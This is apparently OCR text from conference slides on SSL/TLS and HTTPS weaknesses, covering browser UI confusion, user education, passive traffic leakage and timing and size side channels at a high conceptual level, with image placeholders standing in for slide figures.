
http://files.cloudprivacy.net/ssl-mitm.pdf

UI Confusion Issues






Bad User Education



Google Chrome can say for sure that you reached **www.bankofamerica.com**, but cannot verify that that is the same site as **www.bofa.com** which you intended to reach.


Bad Implementations




Stuff We Won't Talk About…

- SSL/TLS relies on unencrypted email
- https://login.live.com (ssladmin@hotmail.com)
- Extended Validation (Alex Sotirov & Mike Zusman - CanSecWest 09)
  - SSL rebinding
- Pros/cons of negative UI security model verses positive - Blue backgrounds, etc - Jay Graver
- Updates over HTTP that use signed EXEs
- Non-Browser SSL/TLS Clients E.g.: Itunes/ssh/SSL VPNs
- STS – ugh!
- Cookies are over HTTP most of the time anyway
- How XSS breaks HTTPS security (much)…

Passive Leakage






Major Problems To Overcome For Attackers

- Ciphered content piggybacking on single sockets
- Browsers are noisy/multiple sockets
  - Favicons
  - Headers etc…
- No referring URL once the user leaves HTTPS
- Supposedly no way to inject content or commands (integrity requirement)

Timing and Directional Differences


- Shuo Chen, Rui Wang, XiaoFeng Wang, Kehuan Zhang:




- Size Difference
- One way data/user or server initiated request
- Timed requests (long term analysis)

http://www.informatics.indiana.edu/xw7/WebAppSideChannel-final.pdf

